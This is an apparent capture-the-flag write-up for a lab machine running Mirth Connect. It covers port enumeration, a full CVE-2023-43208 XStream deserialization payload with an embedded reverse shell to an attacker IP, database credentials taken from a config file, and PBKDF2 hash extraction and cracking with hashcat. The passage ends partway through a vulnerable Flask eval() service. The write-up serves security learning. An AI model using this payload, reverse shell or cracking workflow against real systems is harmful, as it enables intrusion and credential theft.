
Initial access was achieved by exploiting a Java deserialization vulnerability (CVE-2023-43208) in the Mirth Connect service, allowing for a reverse shell via a crafted XML payload. After discovering MariaDB credentials in the local configuration, the user’s PBKDF2-HMAC-SHA256 hash was extracted from the database and cracked with Hashcat to enable SSH access as sedric. Finally, root privileges were obtained by exploiting a SSTI in a local Flask application where an
eval()call was bypassed using Base64-encoded commands to circumvent regex filtering.
Enumeration
nmap:
# Nmap 7.95 scan initiated Sun Feb 22 03:00:02 2026 as: /usr/lib/nmap/nmap --privileged -sC -sV -T4 -oN nmap.scan -vv --max-rate=10000 10.129.2.161
Nmap scan report for 10.129.2.161
Host is up, received echo-reply ttl 63 (0.084s latency).
Scanned at 2026-02-22 03:00:15 EET for 23s
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDVuD7K78VPFJrRRqOF1sCo4+cr9vm+x+VG1KLHzsgeEp3WWH2MIzd0yi/6eSzNDprifXbxlBCdvIR/et0G0lKI=
|   256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILAfcF/jsYtk8PnokOcYPpkfMdPrKcKdjel2yqgNEtU3
80/tcp  open  http     syn-ack ttl 63 Jetty
|_http-favicon: Unknown favicon MD5: 62BE2608829EE4917ACB671EF40D5688
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
443/tcp open  ssl/http syn-ack ttl 63 Jetty
|_http-title: Mirth Connect Administrator
|_ssl-date: TLS randomness does not represent time
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Issuer: commonName=Mirth Connect Certificate Authority
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-19T12:50:05
| Not valid after:  2075-09-19T12:50:05
| MD5:   c251:9050:6882:4177:9dbc:c609:d325:dd54
| SHA-1: 3f2b:a7d8:5c81:9ecf:6e15:cb6a:fdc6:df02:8d9b:1179-
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 22 03:00:38 2026 -- 1 IP address (1 host up) scanned in 35.89 seconds
Nmap didn’t yield much, only the three typical ports http, https and SSH
Tried to vist the webpage for further enumeration:

NextGen Healthcare is a company develops and sells electronic health record software and practice management systems to the healthcare industry, as part of a range of software, services and analytics solutions for medical and dental practices - wikipedia
I tried to inspect the page to get the version, but nothing was there, after some resarch I found out that there was an API called /api/server/version

So I fired up burp and edited the request to match the requirement
 as we can see it is
 4.4.0, I looked it up online and found that it is vulnerable to CVE-2023-43208. There was a repo That I used to get a reverse shell on the machine, the vuln on how Mirth Connect handles XML deserialization using the XStream library. Because the application failed to properly restrict which Java classes XStream could instantiate, an attacker can send a specially crafted XML payload to a vulnerable endpoint (like /api/users) then the XML payload instructs the server to reconstruct a chain of Java objects.
Initial Access
For some reason the PoC did not work, So I understood the logic of the execution and did it manually by crafting an XML file:
<sorted-set>
<string>abcd</string>
<dynamic-proxy>
<interface>java.lang.Comparable</interface>
<handler class="org.apache.commons.lang3.event.EventUtils$EventBindingInvocationHandler">
<target class="org.apache.commons.collections4.functors.ChainedTransformer">
<iTransformers>
<org.apache.commons.collections4.functors.ConstantTransformer>
<iConstant class="java-class">java.lang.Runtime</iConstant>
</org.apache.commons.collections4.functors.ConstantTransformer>
<org.apache.commons.collections4.functors.InvokerTransformer>
<iMethodName>getMethod</iMethodName>
<iParamTypes>
<java-class>java.lang.String</java-class>
<java-class>[Ljava.lang.Class;</java-class>
</iParamTypes>
<iArgs>
<string>getRuntime</string>
<java-class-array/>
</iArgs>
</org.apache.commons.collections4.functors.InvokerTransformer>
<org.apache.commons.collections4.functors.InvokerTransformer>
<iMethodName>invoke</iMethodName>
<iParamTypes>
<java-class>java.lang.Object</java-class>
<java-class>[Ljava.lang.Object;</java-class>
</iParamTypes>
<iArgs>
<null/>
<object-array/>
</iArgs>
</org.apache.commons.collections4.functors.InvokerTransformer>
<org.apache.commons.collections4.functors.InvokerTransformer>
<iMethodName>exec</iMethodName>
<iParamTypes>
<java-class>java.lang.String</java-class>
</iParamTypes>
<iArgs>
<string>sh -c $@|sh . echo bash -c '0<&53-;exec 53<>/dev/tcp/10.10.16.113/4444;sh <&53 >&53 2>&53'</string>
</iArgs>
</org.apache.commons.collections4.functors.InvokerTransformer>
</iTransformers>
</target>
<methodName>transform</methodName>
<eventTypes>
<string>compareTo</string>
</eventTypes>
</handler>
</dynamic-proxy>
</sorted-set>

and sent a POST request to /api/users triggering the Java Gadget Chain vuln to get a rev shell:
User Flag
I walked around and found a file that had credentials for a database in /usr/local/mirthconnect/conf
# database credentials
database.username = mirthdb
database.password = MirthPass123!
and it is confirmed that is only accessible from the local host only (that is why it did not appear in the nmap scan)

Both of 3306 and 54321 are interesting ports, but for now let’s focus on 3306 because of the database creds that we found earlier.
connecting to mysql:
mirth@interpreter:/usr/local/mirthconnect/conf$ mysql -u mirthdb -pMirthPass123!
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mc_bdd_prod        |
+--------------------+
using mc_bdd_prod database so we can see tables:
MariaDB [mc_bdd_prod]> show tables;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT                 |
| CHANNEL               |
| CHANNEL_GROUP         |
| CODE_TEMPLATE         |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION         |
| DEBUGGER_USAGE        |
| D_CHANNELS            |
| D_M1                  |
| D_MA1                 |
| D_MC1                 |
| D_MCM1                |
| D_MM1                 |
| D_MS1                 |
| D_MSQ1                |
| EVENT                 |
| PERSON                |
| PERSON_PASSWORD       |
| PERSON_PREFERENCE     |
| SCHEMA_INFO           |
| SCRIPT                |
+-----------------------+
21 rows in set (0.001 sec)
PERSON_PASSWORD seems interesting, and it has a hash for user of ID=2 that we can check it’s identity from PERSON’s table:
MariaDB [mc_bdd_prod]> select * from PERSON_PASSWORD;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                 | PASSWORD_DATE       |
+-----------+----------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
1 row in set (0.000 sec)

MariaDB [mc_bdd_prod]> select * from PERSON;
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN          | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY       | STATETERRITORY | USERCONSENT |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
|  2 | sedric   |           |          |              | NULL     |       |             |             | 2025-09-21 17:56:02 | NULL               |            0 | NULL             |           | NULL | United States | NULL           |           0 |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
1 row in set (0.001 sec)
who is sedric? sedric is a user that we can see on /home directory:
mirth@interpreter:/usr/local/mirthconnect/conf$ ls -l /home
total 4
drwx------ 3 sedric sedric 4096 Feb 12 08:46 sedric
So he became a target, but what is this hash? seems like it is base64 encoded, but decoding it gives back garbage. So I stuck here searching for a while trying to understand how does the encryption takes place in this Software.
I stumpled across this changelog that was made for this version specifically:
 Interesting, I took
 digest as a keyword and started to search the source code of the software trying to understand how do they compute the hash and I found core-util/src/com/mirth/commons/encryption/Digester.java has the mechanism of how it is done.
I learnt that the salt is 8 bytes and indeed the iteration is 60,000 (I hoped at this point that the author put the password in the first 100 passwords in the wordlist or it will take forever xd)
 So the steps are as the following:
-
it generates the salt, when I looked up
SHA1PRNGit was a Pseudo-Random Number Generator, to ensure the salt is unpredictable. then It pulls the number of bytes fromsaltSizeBytes, which is 8 by default in this class. then in the last it calls the private methoddigestbelow
-
The password (message) and the salt are combined here to be prepared to get hashed

-
The actual hashing happens here. The algorithm takes the salt and password and hashes them. It then takes that result and hashes it again (60,000 times).

So, the password computation is done on the raw binary form, and lastely it is encoded in base64. So we need to reverse the steps:
- get the raw binary of it in form of
hex└─$ echo 'u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==' | base64 -d | xxd -p -c 128 bbff8b0413949da762c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb - get the first 8 bytes (which is 16 char in hex) as the salt
└─$ echo "bbff8b0413949da7" | xxd -r -p | base64 u/+LBBOUnac= # FIRST 8 BYTES - the rest of the hash will be used as the hash that we need to crack (obviously)
└─$ echo '62c8506c30ea080cf2db511d2b939f641243d4d7b8ad76b55603f90b32ddf0fb' | xxd -r -p | base64 YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps= - putting it all together for hashcat:
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=where:
- 60000 is the number of iterations
u/+LBBOUnac=is the saltYshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=is the actual hash
This all code be done with this too:
└─$ python3 -c "import base64
database_hash = base64.b64decode('u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w==')
salt = base64.b64encode(database_hash[:8]).decode()
hash = base64.b64encode(database_hash[8:]).decode()
print(f'sha256:600000:{salt}:{hash}')"
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=
using hashcat to crack the password (it took 8 seconds cause I have hashcat on my main machine not in VM):
sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:600000:u/+LBBOUnac=:YshQbDDqCAzy21EdK5OfZBJD...Ld8Ps=
Time.Started.....: Sun Feb 22 04:43:43 2026 (8 secs)
Time.Estimated...: Sun Feb 22 04:43:51 2026 (0 secs)
Then we can ssh as sedric
Root Flag
This machine didn’t even has sudo or netstat, I was running most of the binaries for enumeration using busybox. So I cut to the chase and uploaded linpeas to eumerate everything.
one service caught my eye and it was running as root:

luckily sedric has the privilge the read it
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}),  years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
